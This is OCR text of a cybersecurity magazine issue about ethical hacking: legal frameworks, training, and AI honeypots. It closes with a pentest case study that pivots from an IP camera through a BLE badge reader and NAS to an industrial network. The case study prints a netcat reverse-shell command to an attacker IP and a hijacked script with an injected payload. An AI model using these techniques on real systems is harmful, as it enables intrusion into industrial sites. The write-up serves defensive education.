
N°5 - APRIL/JUNE 2025

CYBER-IT MAGAZINE

CYBER IS A MARATHON NOT A SPRINT !



SPECIAL FEATURE

ETHICAL HACKING

DECODING TOMORROW'S THREATS

Inquiry / Requests?
cyberit.magazine@gmail.com

EDITO

When you hear 'ethical hacking,' you might instantly picture the classic stereotype: someone in a hoodie, eyes glued to a glowing screen. It's a familiar image, almost a cliché by now.
And let's be honest, it's probably exactly what you expected when you opened this issue.
But here's the thing, this story is different. No shadowy character, no dark basements.

Because hacking is not just about breaking in, it's about thinking differently. It's a mindset, not just a job description.

Ethical hackers follow rules. But they also have values, structure, and purpose. And that is what makes them stand out. We will explore this with insights from Myriam Quéméner, who explains to us how the law is evolving to support these unconventional professionals.

Step inside the world of industrial penetration testing with Thibaud, who takes us behind the scenes to reveal what ethical hacking truly means, the challenges, the mindset, and the realities often hidden from the public. But hacking is not just about code. Cognitive biases, the subtle mental tricks that shape our decisions are powerful tools for attackers, and sometimes they even backfire.

Psychologist and Cyber Threat Intelligence analyst Nathalie Granier breaks down how and why. And while cybersecurity is still largely seen as a male-dominated field, this issue shines a spotlight on the women who are breaking barriers and driving change.

We hope this edition makes the world of hacking more interesting for you, or at least offers a fresh look at the fundamentals we all need to keep sharing.

MAËVA ASTORGA & ARNAUD LEROY

TABLE OF CONTENTS

CYBERCRIMINALS VS

EVERYTHING IS ABOUT INTENTION

Hacker, a word that is as feared as it is fascinating .

If you ever tweaked or reimagined a tool to make it do more than what it was designed for, you are already hacking !

The key difference between a hacker and a cybercriminal is intent and context.

Over time, the meaning of the word hacking has shifted, and today, its interpretation depends on who you ask. Yes, every cybercriminal is technically a hacker. But not every hacker is a cybercriminal, far from it.

The two worlds operate very differently, and the line that separates them, though sometimes blurred, is very real.

Let's take a closer look at where that line is drawn.

Cybercriminals think nothing of breaking into systems to steal valuable data and use it for their own gain. We have all seen the stereotype: the hacker in a hoodie, face lit by the blue glow of a screen. But let's move past that image and take a closer look at the real danger, people with the skills and intent to become a company's, a government's, or even a nation's worst nightmare.

Phishing, data breaches, blackmail, data theft, resale of personal data, ransomware, spying, fake news, service disruptions... These attacks come in many forms, but often share the same goal: exploit, disrupt, and profit.

Known as "Black Hats," these individuals are willing to risk everything for financial gain.

They actively seek out and exploit vulnerabilities, not to protect, but to harm.
Whether targeting people, companies, or institutions, their goal is often to make quick money at any cost. Sometimes, even human lives could become collateral damage.

One tragic example: the wave of ransomware attacks targeting hospitals around the world.

Then there are "Grey Hats", hackers who operate in blurred lines between right and wrong. Neither fully malicious nor entirely benevolent, they often act on personal ideology or to make a statement. Sometimes whistleblowers, other times hacktivists, they breach systems not to harm, but to expose. They challenge norms, raise uncomfortable questions, and demand attention.

Groups like Anonymous fall into this category, pushing boundaries to make their voices heard.

There are many other types of hackers, each with their own motives and methods.

While we will not explore every group in detail here, the line between criminal and activist is not always very clear.

ETHICAL HACKERS

SERVING THE GREATER GOOD

Attack is the Best D efense. We have heard it many times: attack is the best form of defense. Nowhere is this truer than in hacking. To better defend oneself, one must understand the attacker's techniques. That is where the ethical hacker, also known as a White Hat, comes in.

The term "ethical" should not need to be added to the word hacker, because a hacker should act with integrity. The misuse of the original meaning of hacking forces us to make this distinction.

Hackers are often self-taught, but in recent years, dedicated educational programs have emerged to provide proper training in the field. It is essential to establish a framework to clearly define the scope of this profession. The ethical hacker may work freelance or be employed by a company.

Their main missions are varied and include security audits, penetration testing (pentests), zero-day vulnerability research, and bug bounty program, a program where ethical hackers get monetary rewards if they can discover and report organizations' IT systems vulnerabilities. These campaigns help companies to improve their own cybersecurity.

All these activities fall under a category called red teaming, the offensive side of cybersecurity, in contrast to blue teaming, which focuses on defense. However, the ethical hacker operates under a very strict legal framework. They cannot launch attacks freely, discovering and reporting vulnerabilities as they wish.

In a pentest, for example, it is essential to define the scope and terms of the engagement through a contract between the hacker and the company wishing to test their resilience. This contract details the exact perimeter of the test, mission's duration, pricing, and other key elements to protect both parties.

The hacker will then provide a detailed report of the tests conducted, providing as much information as possible on their progression through the company's system. This report is the foundation of their work. It lists the IP addresses identified during the mission, those potentially compromised, along with any discovered credentials, the technologies in place, and the tools that supported the hacker's progress.

The mission ends with a set of recommendations to improve the company's systems security. However, it is up to the client to decide whether or not to implement them, the hacker have no responsibility for their application.

In the world of hacking, the limit between legal and illegal actions is very thin, and easy to cross. Take Google Dorking, for example: using precise search terms discover sensitive information online is not illegal. But getting access to a PDF file that was not meant to be publicly available, could very well cross that line and be illegal.

Ethical hacking : On the legal edge

Ethical hacking is defined as the art of identifying vulnerabilities in information systems with the explicit consent of the system's owner. While its intent sets it apart from malicious hacking, ethical hacking is often practiced with strict legal and ethical boundaries. To get a better understanding of this delicate balance, we discussed with Myriam Quéméner, who decodes the legal framework surrounding this practice.

As a leading expert in digital law and cybersecurity, **Myriam Quéméner** has dedicated over twenty years of her career to these issues. She has held several senior positions within the French Ministry of Justice and the Ministry of the Interior, and has served as an expert to the Council of Europe.

Author of a doctoral thesis on economic and financial crime in the digital age, she published around ten books and numerous research papers on the topic. Her most recent work, co-authored with Amélie Köcke, is "Hacker 'éthique' et cybersécurité" (i.e 'Ethical' Hacker & Cybersecurity), a book exploring the legal challenges raised by ethical hacking.

ETHICS & REGULATION

Regulating ethical hacking is necessary.

Yet behind this question lie essential and complex legal challenges. Often compared to whistleblowers, ethical hackers must navigate a complex set of legal frameworks, including criminal law, intellectual property, data protection, and contract law.

These various domains make it difficult to establish a clear, harmonized, and protective legal framework for this activity, both in France and across Europe.

Today, the legal status of these cybersecurity specialists remains vague, and their recognition is still limited. As cyberthreats multiply and companies increase their reliance on security audits, it becomes urgent to clarify the framework in which these professionals operate.

Beyond legal limits, language itself adds to the confusion. “We need to clarify terminology,” explains Myriam Quéméner. “Ethical hackers are still too often conflated with cybercriminals.

Some companies even avoid using the term ‘hacker’ altogether out of fear, opting instead for words like ‘researchers,’ ‘bug hunters,’ or ‘vulnerability reporters” a term officially used by the French national cybersecurity agency, ANSSI.

In France, ethical hacking activities are only legally protected if they are defined within a contractual framework. Article L2321-4 of the French Defence Code allows ethical hackers or any person who identifies a critical security vulnerability to report it exclusively to ANSSI. The agency then assesses the whistleblower’s good faith and conducts thorough technical investigations

to confirm the vulnerability and alert the relevant organizations (whether public or private) to mitigate the associated risks.

This marks a first step toward legal protection. Still, many remain hesitant to report vulnerabilities, fearing legal retaliation or criminal prosecution.

The issue of vulnerability disclosure goes beyond national borders and raises critical concerns at a global scale. In April 2025, the global CVE (Common Vulnerabilities and Exposures) database, considered the international reference for vulnerability reporting, almost collapsed.

The contract for MITRE, the organization managing the CVE program on behalf of the U.S. government, was set to expire without assurance of renewal. The U.S. Cybersecurity and Infrastructure Security Agency (CISA) ultimately extended funding for a few additional months, avoiding a disruption that could have destabilized the entire global cybersecurity ecosystem.

This episode underlines the urgent need to develop a sovereign European framework for vulnerability reporting. The EU Agency for Cybersecurity (ENISA) is currently working on a project to establish a common approach to Coordinated Vulnerability Disclosure (CVD) across member states.

A fine line

We often hear about high-profile criminal cases involving cybercriminals, but less about those where hackers stepped in to help or protect businesses and institutions. These stories rarely make headlines and yet, they do occur.

States themselves also collaborate with ethical hackers, although such initiatives often fly under the radar. Platforms like YesWeHack offer a structured way for these experts to support public organizations, often throughbug bounty programs.

“The collaboration between ethical hackers and institutions is built primarily on three key pillars : expertise, loyalty, and mutual trust,” explains Myriam Quéméner.

For a long time, they were isolated missions, but now collaboration between State and ethical hackers is now expanding .

In France, for example, to secure critical national services such as FranceConnect, the national single sign-on system for public services, the DINUM (Interministerial Directorate for Digital Affairs) opted to launch bug bounty programs in partnership with the company YesWeHack.

These initiatives, designed to protect institutional infrastructure through paid vulnerability disclosure programs, are becoming increasingly common. Many governments now regularly call on ethical hackers to assess their most sensitive systems and reinforce their cybersecurity posture.

In the United States, the Department of Defense has led several high-profile initiatives with HackerOne, including the well-known “Hack the Pentagon” and “Hack the Air Force” programs. These campaigns exposed numerous vulnerabilities, allowing them to be patched before they could be exploited by criminals.

Such approaches demonstrate the strategic value of ethical hackers in strengthening the digital resilience of states around the world. This recognition comes at a time of growing geopolitical tension, which places cybersecurity at the heart of national security strategies. But this role only makes sense if it is clearly understood, formally recognized, and legally protected.

Without a robust legal framework, the limit between legitimate ethical action and illegal intrusion remains very small. This legal ambiguity makes it difficult to formally recognize the contribution of ethical hackers.

There have been cases where individuals accused of illegally accessing information systems claimed to be ethical hackers, arguing they allegedly acted to protect an organization’s IT system. In the absence of a well-defined legal framework, such arguments can raise doubts and complicate legal assessments.

To avoid any legal grey areas, clearer frameworks and stricter boundaries are needed.

But as is often the case with sensitive digital practices, drafting suitable legislation is complex. In France, the justice system

is gradually adapting to better tackle offenses against information systems. It began with the "Godfrain Law" in 1988, one of the first legal tools to define cybercrime.

Today, the J3 section of the Paris public prosecutor's office, France's national cybercrime unit, handles cases that span the entire country. Their scope covers everything from hacking and online fraud to breaches of secure systems.

These investigations are often complex and international in scope, touching directly on digital sovereignty: ransomware attacks, platform hacks, money laundering through cryptocurrency, state-sponsored espionage, or sabotage of critical infrastructure.

To fight these growing threats, France has reinforced its response with specialized magistrates and dedicated resources. The J3 unit has taken the lead in several high-profile cases, most notably, the arrest of Telegram founder Pavel Durov in August 2024.

He was detained at Le Bourget airport (Paris, France) and later charged with several counts, including facilitating illicit transactions through an online platform as part of an organized group, and refusing to cooperate with French authorities.

That same year, J3 also joined forces with law enforcement agencies from the UK, US, Germany, the Netherlands, Japan, Canada and others in an international effort to dismantle the LockBit cybercriminal network.

Cybercrime is now a central concern for the French legal system, which faces increasingly complex attacks driven by diverse motives, and powered by rapidly evolving technologies.

Artificial intelligence, for instance, is advancing dangerously fast.

While it offers new defensive capabilities, it also arms attackers with powerful tools. This raises a crucial question: how do we define and regulate ethical hacking when AI is shifting all the boundaries?

In 2024, the European Union took a major step by adopting the AI Act, the world's first legal framework dedicated to artificial intelligence. This regulation aims to harmonize rules across Europe and ensure AI is used in ways that respect citizens' rights: privacy, fairness, transparency.

The AI Act targets professional uses of AI. Personal or non-commercial uses are excluded from its scope. For ethical hackers, this regulation, and others like the NIS2 and DORA directives, is essential knowledge. Understanding these frameworks is key to working within the law and avoiding potentially severe penalties.

Eventually, legal protection and cybersecurity must evolve hand in hand. If we want ethical hacking to thrive, we need a regulatory environment that can both safeguards freedoms and secures systems.

For those working on the frontlines, keeping pace with legal developments is not just recommended, it's vital. Staying informed is the only way to ensure their work remains responsible, recognized, and relevant in a world where the digital threat landscape keeps shifting.

Myriam Quemener

"Collaboration between ethical hackers and institutions is built primarily on three key pillars : expertise, loyalty, and mutual trust".

QUIET DIGITAL RESILIENCE

Article written with Fériel Bouakkaz.

Fériel Bouakkaz is a cybersecurity researcher and lecturer at the Efrei School of Engineering. She teaches cryptography, information system security, and prepares students for the Certified Ethical Hacker (CEH) certification. She was the first woman instructor for this certification in France.

Her research focuses on lightweight security protocols designed for low-power networks, such as sensor networks and drones. She holds a specialized Master's degree in Networks and IT Security and earned a PhD in Computer Science

Te The legal and regulatory landscape around ethical hacking is increasingly strategic, yet still delicate to navigate. This grey area makes life more complicated for those who practice it in France and slows down the creation of a clear, protective framework, one that would protect professionals and deliver real value to the companies that depend on their skills.

For these cybersecurity experts, the best way to protect themselves is to operate within a clearly defined framework, usually formalized through a contract. Tasks such as penetration testing or vulnerability research within bug bounty programs often involve access to highly sensitive data, critical systems, or confidential configurations.

Confidentiality is a fundamental principle, and discretion seals the relationship between ethical hackers and the organizations that hire them. This principle is also key to gaining professional recognition for their work. To illustrate the real impact of ethical hackers' findings, Fériel Bouakkaz refers to the Pwn2Own competition and the vulnerabilities uncovered in recent editions. In 2024, experts from the French company Synacktiv took first place at the Pwn2Own Automotive competition, organized by the Zero Day Initiative (ZDI), by successfully hacking the electronic system of a Tesla vehicle.

This multi-day competition challenges teams of ethical hackers to discover major security flaws across various operating systems. Sponsored by industry players in the automotive sector, its goal is to raise awareness among manufacturers about the vulnerabilities in their vehicle technologies and ultimately allow them to strengthen the security of their connected systems.

Significant rewards are offered to encourage the detection of zero-day vulnerabilities and previously unknown security flaws.

During this event, the Synacktiv team demonstrated weaknesses in Tesla's embedded systems, including remote control of electric vehicle chargers and even infotainment systems. They also managed to hack the electronic control unit (ECU) and the CAN bus (Controller Area Network), which is the vehicle's internal communication network.

These vulnerabilities allowed control over sensitive vehicle functions, highlighting a serious security risk for the manufacturer.

Had a malicious actor exploited this vulnerability, they could have taken remote control of certain vehicle features, potentially leading to dangerous situations. The detection and subsequent fixing of this flaw prevented severe accidents and quite possibly saved lives.

LEARNING THROUGH EXPERIENCE

To shape a new generation of professionals capable of approaching cybersecurity differently, there is a need to create practical scenarios and expose students to the realities of Cybersecurity. This is exactly what Fériel Bouakkaz promotes by integrating educational bug bounty exercises into her courses at Efrei School.

Recently, her students participated in a challenge hosted by Campus Cyber Nouvelle-Aquitaine, designed to replicate the conditions of real bug bounty programs.

It was an opportunity to test complex environments, learn how to write vulnerability reports, and, above all, understand the mindset required for ethical practice.

These bug bounty experiences immerse students in real conditions that ethical hackers often face. “It’s extremely instructive and brings tremendous added value to our students,” says Fériel. By offering a realistic yet guided experience, these initiatives not only assess technical skills but also build students’ logical thinking, a key asset for ethical hacking.

Tools and threats evolve rapidly, especially with the growth of artificial intelligence. Generative AI is changing the game: it can help detect vulnerabilities and automate parts of penetration testing, but it also expands the attack surface in new ways.

For students, this means learning to master these tools while developing a new kind of reasoning. It’s no longer just about understanding how a vulnerability works, but also analyzing how algorithms can amplify or complicate attacks, a new reality that training must address.

The rapid rise of AI has transformed how we think about cyber threats and the means to defend against increasingly sophisticated attacks. More subtle phishing attempts and the proliferation of deepfakes are clear examples are a good indicator of this new sophistication.

Today, AI is also a valuable ally for ethical hackers : it can automate repetitive tasks, process huge volumes of logs, and strengthen vulnerability detection. But it doesn’t replace human expertise, it completes it.

AI can also help trap attackers through sophisticated honeypots capable of simulating vulnerable systems, engaging with intruders, and luring them into interacting with these decoys rather than actual environments. The use of large language models (LLMs) can even push attackers to reveal more about their methods.

Fériel Bouakkaz explains: “LLMs are used to generate

dynamic responses within honeypots. This slows down the attacker while giving the ethical hacker valuable time to analyze the intrusion strategy in depth and immediately assess the attacker's skill level."

This approach helps to understand the techniques used by malicious actors and to fine-tune defensive responses accordingly.

However, for ethical hacking to truly become a primary discipline of cybersecurity, it must be fully integrated into collective resilience measures. This requires a cultural shift in cybersecurity to recognize ethical hackers as strategic partners, empower them to act proactively, and avoid waiting for a crisis before seeking their expertise. The rise of automated attacks, amplified by AI, makes this need more urgent than ever before.

Simulating intrusions, conducting regular system tests, and identifying vulnerabilities before they are exploited, all these practices strengthen defensive measures and foster a more proactive risk culture.

Still, there's much work to be done to fully acknowledge and value the people behind this field. Behind the lines of code, the scripts, and the discovered vulnerabilities are dedicated professionals, men and women who work, often out of the spotlight, to keep our digital lives secure every single day.

Putting students in realistic scenarios exposes them to the true challenges of ethical hacking. It's not just about improving technical skills, it's about nurturing critical thinking, building solid analytical habits, and instilling the ethical mindset needed to thrive in a world where the threats are constantly evolving. These innovative teaching approaches are essential to prepare a new generation of professionals who are not only skilled but also responsible and capable of anticipating tomorrow's challenges.

Recognizing ethical hackers as strategic partners, investing in their expertise, and encouraging continuous collaboration between offensive and defensive teams are crucial steps toward building a safer and more trustworthy digital ecosystem for everyone.

"LLMs are used to generate dynamic responses within honeypots. This slows down the attacker while giving the ethical hacker valuable time to analyze the intrusion strategy in depth and immediately assess the attacker's skill level."

Fériel Bouakkaz

EXCLUSIVE

Behind the scenes of pentest

Thibaud is a specialist in pentesting, ethical hacking, vulnerability research, and cyber threat intelligence. He is also a partner and co-founder of the company Thucy. He is the creator of the offensive-intelligence.com website.

Industrial System Breach Using an IP Camera

To prevent disclosure of the client's identity and details about the vulnerable device, some data has been deliberately modified or partially removed.

MISSION CONTEXT

As part of an offensive security audit for an industrial production site, a large-scale intrusion test was assigned to a team of penetration testers.

The scope was as follows:

- An office (IT) network
- An industrial (OT) network
- Physical access control systems (access control, cameras)
- Several internet connected devices used for remote maintenance or supervision

The goal was to assess the detection capabilities, network segmentation, and overall resilience of the information system in the event of an internal or external compromise.

Passive reconnaissance

Analysis of the company's public IP ranges revealed the presence of a device directly exposed to the Internet and easily identifiable via Shodan.

This device responded on ports 80 (HTTP) and 554 (RTSP).

Additionally, it exposed a web administration interface accessible without authentication, and its firmware was several years old, running on a Boa micro HTTP server known to be obsolete.

The server banner and resource paths made it possible to identify the model as belonging to a widely used range of industrial IP cameras for video surveillance.

Vulnerability Exploitation

A known vulnerability affecting this model allowed bypassing authentication through a specific GET request, enabling retrieval of the device's full configuration without any login.

The interface included a field for dynamic DNS configuration that was vulnerable to system command injection.

Exploitation via a simple HTTP request permitted the execution of shell commands with root privileges on the device.

A reverse shell was successfully opened on a remote control server using the following command: nc -e /bin/sh <attacker-ip> 4444

Then, the terminal provided full control over the camera.

Firmware Reverse Engineering of the Camera

After gaining root access to the IP camera, the embedded firmware was retrieved locally, then exfiltrated and analyzed. The identified structure is as follows:

- U-Boot bootloader
- Linux 2.6.x kernel
- SquashFS root filesystem containing proprietary scripts and binaries

In /etc/init.d/, a startup script references an undocumented binary: /usr/bin/xx_streamer. Dismentling with Ghidra revealed interesting information about xx_streamer:

- By default, it listens on an undocumented UDP port (45930).
- It launches a Bluetooth LE module via a custom library: libxxble.so

A strings search in this library uncovered AT commands for Bluetooth Low Energy (BLE) communication.

Bluetooth connectivity

On site, a BLE sniffer (nrf52840) is used near the surveillance cameras.

A continuous BLE communication is detected between the camera and a badge reader (used for staff time management), likely to synchronize timestamps and visual notifications.

The team then tries to identify the vulnerability present. The camera uses BLE pairing without enforced authentication. The communication is unencrypted, and the badge reader automatically accepts connections from the camera's UUID. The team configures a fake BLE device mimicking the camera's UUID and behavior.

```
Service Generic Access (0x1800)

Device Name (0x2A00) handle: 6, value handle: 7
 | access rights: read, write
Appearance (0x2A01) handle: 8, value handle: 9
 | access rights: read
Peripheral Preferred Connection Parameters (0x2A04) handle: 10, value handle: 11
 | access rights: read
```

CODE USED FOR DEVICE SETUP

The badge reader accepts the new connection, allowing commands to be sent via GATT (Generic Attribute Profile):

- Read/write operations on the badge reader's memory
- Export of local logs
- Modification of the system time

Privilege escalation via badge reader and OT network access

The badge reader was connected to the internal network via RJ45, without any secure gateway. A tcpdump revealed that it regularly communicated with a central authentication server over HTTP (not HTTPS).

Through the pivot, we:

- Set up a proxy from the fake BLE device (implemented on an industrial board configured as a BLE ↔ Ethernet bridge)
- Intercepted an operator's credentials during badge scanning
- Replayed the session to the authentication server
- Which ultimately provided access to a NAS…

This was made possible after compromising the wall-mounted badge reader via its unsecured BLE connection.

NAS Access: data extraction, analysis, and exploitation

A network traffic analysis revealed regular HTTP exchanges with an internal NAS server.

The analysis of this traffic revealed the nature of the requests: periodic downloads of update scripts and time synchronization.

NAS Discovery

NAS IP address identified.
Open ports detected:

- 80/tcp: web management interface (not used in this context)
- 445/tcp: active SMB service
- 22/tcp: SSH restricted to specific IP addresses (not exploited at this stage)

Public SMB share accessible without authentication, containing a badge_updates/ directory.

Badge Script Analysis

The badge_updates/ directory contained several shell scripts used by the time clock (badge) terminals:

- sync_time.sh
- pull_logs.sh
- push_logs.sh
- config.sh

The scripts are simple but contain multiple critical vulnerabilities.

Exemple from config.sh :

```
#!/bin/sh
# Config file for badge terminal
NAS_USER="admin"
NAS_PASS="badge1234"
NAS_PATH="/mnt/badge_logs"
Mount -t cifs //192.168.10.200/data $NAS_PATH -o username=$NAS_USER,password=$NAS_PASS
```

Identified Vulnerabilities

Several vulnerabilities were identified. Usernames and passwords were stored in clear-text, accessible to any entity with access to the SMB network share.
Log files transmitted between devices were not encrypted, nor was there any integrity check to detect any tampering.
The most critical vulnerability was the discovery of root privileges available for code execution, significantly amplifying the potential impact if exploited.

Vulnerabilities Exploitation

Access to the NAS credentials enabled the following actions:

- Mounting the NAS root directory on the attacker's machine.
- Accessing badge logs (timestamps, badge IDs, associated workstations).

It was also possible to inject a malicious script into pull_logs.sh, which is executed by the badge terminals during their routine.

Industrial Exploitation via pull_logs.sh

The pull_logs.sh script, modified on the NAS, is periodically retrieved and executed by the badge terminals. The injected version contains a network scanning module hidden within an auxiliary function.

The binary scan_modbus is a lightweight tool developed specifically for this scenario and

Injected Payload

```
#!/bin/sh
# Hijacked pull_logs.sh

# Legitimate routine
rsync -avz /var/log/badges/
/mnt/badge_logs/

# Added payload
/usr/bin/scan_modbus &
```

